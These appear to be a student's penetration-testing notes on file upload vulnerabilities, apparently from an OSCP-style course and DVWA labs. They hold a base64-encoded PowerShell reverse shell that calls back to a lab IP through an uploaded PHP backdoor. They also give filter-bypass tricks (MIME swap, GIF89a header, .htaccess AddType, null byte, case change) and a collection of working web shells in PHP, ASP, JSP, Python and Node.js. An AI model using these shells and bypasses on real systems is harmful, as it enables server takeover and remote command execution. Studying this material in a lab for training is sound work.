












































































































































































































































































































































































































































































File Upload Vulnerabilities
https://ferhatm.medium.com/y0usef-vulnhub-walkthrough-42e0b6b04f19
9.3.1 - Using Executable Files
Identify vulns by uploading files, checking where those files are stored then trying something like a PHP shell.
If uploadable extensions are sanitized, try capitalizing the extension code.
Note we're using a php shell from /usr/share/webshells/php/
curl http://192.168.50.189/meteor/uploads/simple-backdoor.pHP?cmd=dir
Encoded revshell one-liner
pwsh
$Text = '$client = New-Object System.Net.Sockets.TCPClient("192.168.119.3",4444);$stream = $client.GetStream();[byte[]]$bytes = 0..65535|%{0};while(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0){;$data = (New-Object -TypeName System.Text.ASCIIEncoding).GetString($bytes,0, $i);$sendback = (iex $data 2>&1 | Out-String );$sendback2 = $sendback + "PS " + (pwd).Path + "> ";$sendbyte = ([text.encoding]::ASCII).GetBytes($sendback2);$stream.Write($sendbyte,0,$sendbyte.Length);$stream.Flush()};$client.Close()'
$Bytes = [System.Text.Encoding]::Unicode.GetBytes($Text)
$EncodedText =[Convert]::ToBase64String($Bytes)
$EncodedText
exit
Include the script in the link using the -enc parameter
curl http://192.168.50.189/meteor/uploads/simple-backdoor.pHP?cmd=powershell%20-enc%20JABjAGwAaQBlAG4AdAAgAD0AIABOAGUAdwAtAE8AYgBqAGUAYwB0ACAAUwB5AHMAdABlAG0ALgBOAGUAdAAuAFMAbwBjAGsAZQB0
...
9.3.2 - Using Non-Executable Files
Verify if certain interesting files exist
curl http://mountaindesserts.com:8000/index.php
curl http://mountaindesserts.com:8000/meteor/index.php
Following testing file parameters in BurpSuite and finding out what extensions can be used and if writing to a relative path is possible, we can test if we can write to a sensitive directory

9.3.3 - DVWA File Upload Vulnerability - Example 1
Uploaded files have no validation or sanitization. Allowing an attacker to upload arbitrary files including PHP scripts that can be executed on the server. The file name is taken directly from the user input via $_FILES['uploaded']['name'] with no sanitization or filtering, allowing files like the shell.php to be uploaded.

Uploaded a very basic PHP shell

Once the shell has been uploaded

9.3.4 - DVWA File Upload Vulnerability - Example 2
File employs some filtering techniques to prevent direct access. Specifically it tries to verify the files are jpeg/png and under a certain size. However the $_FILES['uploaded']['type']

Uploading the file as shell.php.jpg bypasses the filter, intercepting it with BurpSuite lets us change it back to shell.php. Bypassing the vuln.

Filter Bypass Techniques
When dealing with applications that have file upload vulnerabilities, it is not always possible to directly upload a malicious file. Some file extensions or MIME types are blocked using a blacklist. In such cases, it is necessary to bypass the filter in some way.
MIME Type Bypass
Internet standard indicating the type of file and tells the server how to handle it.
Attackers can bypass security checks by specifying incorrect MIME types. image/jpeg, image/png, text/html, `application/json
Attacker is attempting to upload malicious PHP file. Changing MIME type to image/png an uploading again causes the server to percieve the PHP file as a png.
Content-Type: image/png
File Signature - Magic Header Bypass
Specific sequence of bytes that identifies the content of a file. Applications often check these signatures to determine the file type. Manipulation of the file signature can allow for the checks to get bypassed.
------WebKitFormBoundaryiXbT96o7HsUdrZoy
Content-Disposition: form-data; name="input_image"; filename="cmd.php"
Content-Type: text/php

<?php
    if (isset($_GET['cmd'])) {
        system($_GET['cmd']);
    }
?>
Bypass the filter with GIF89a added to the beginning of the file making it look like a GIF file and not a malicious PHP. If the server checks for this signature it may percieve the file as an image and allow the upload. This enables the attacker to upload the malicious PHP code.
GIF89a;
<?php
    if (isset($_GET['cmd'])) {
        system($_GET['cmd']);
    }
?>
Attacker manipulates file signature in this request.
------WebKitFormBoundaryDZr5C5w7CxV3fYnf
Content-Disposition: form-data; name="input_image"; filename="cmd.php"
Content-Type: text/php

GIF89a;
<?php
    if (isset($_GET['cmd'])) {
        system($_GET['cmd']);
    }
?>
------WebKitFormBoundaryDZr5C5w7CxV3fYnf
Content-Disposition: form-data; name="submit"
Using different executable extensions
Different file extensions used for each language:

Adding an executable file extension with .htaccess
Special file extensions can be defined with the .htaccess file, allowing them to be processed as PHP.
Create and upload the web shell file with any extension
<?php
    if (isset($_GET['cmd'])) {
        system($_GET['cmd']);
    }
?>
Add the following line to the .htaccess file to ensure files with the .bypass extension are processed as PHP.
AddType application/x-httpd-php .bypass
Using NULL byte characters (%00)
Use hidden chars in the file extension and change the extension (i.e. cmd.php%00.jpg)
Case Sensitivity in File Name and Extension
- In some systems, case sensitivity might differ; therefore, write the file extension in uppercase (e.g.,
CMD.PHP).
Web Shell List
For more effective command execution in file upload vulnerabilities, comprehensive web shells offering enhanced functionality can be used. These can be found on GitHub.
Check this repo - github.com/tennc/webshell
- p0wnyshell
Simple Shell Codes
<?php
if (isset($_GET['cmd'])) {
    system($_GET['cmd']);
}
?>
http://example.com/shell.php?cmd=whoami
ASP
A simple web shell for ASP
<%
If Request.QueryString("cmd") <> "" Then
    Set objShell = Server.CreateObject("WScript.Shell")
    Set objExec = objShell.Exec(Request.QueryString("cmd"))
    Set objOutput = objExec.StdOut
    Response.Write("<pre>" & objOutput.ReadAll() & "</pre>")
End If
%>
http://example.com/shell.php?cmd=whoami
JSP
Execute commands on the server
<%@ page import="java.io.*" %>
<%
String cmd = request.getParameter("cmd");
if (cmd != null) {
    String s = "";
    Process p = Runtime.getRuntime().exec(cmd);
    BufferedReader sI = new BufferedReader(new InputStreamReader(p.getInputStream()));
    while ((s = sI.readLine()) != null) {
        out.println(s);
    }
}
%>
http://example.com/shell.php?cmd=whoami
Python
import os
from flask import Flask, request

app = Flask(__name__)

@app.route('/shell', methods=['GET'])
def shell():
    cmd = request.args.get('cmd')
    if cmd:
        output = os.popen(cmd).read()
        return f"<pre>{output}</pre>"
    return "<pre>No command provided</pre>"

if __name__ == '__main__':
    app.run(host='0.0.0.0', port=8080)
http://example.com/shell.php?cmd=whoami
Note.JS
const express = require('express');
const { exec } = require('child_process');

const app = express();

app.get('/shell', (req, res) => {
  const cmd = req.query.cmd;
  if (cmd) {
    exec(cmd, (error, stdout, stderr) => {
      if (error) {
        res.send(`<pre>${stderr}</pre>`);
        return;
      }
      res.send(`<pre>${stdout}</pre>`);
    });
  } else {
    res.send('<pre>No command provided</pre>');
  }
});

app.listen(8080, '0.0.0.0', () => {
  console.log('Web shell running on port 8080');
});
http://example.com/shell.php?cmd=whoami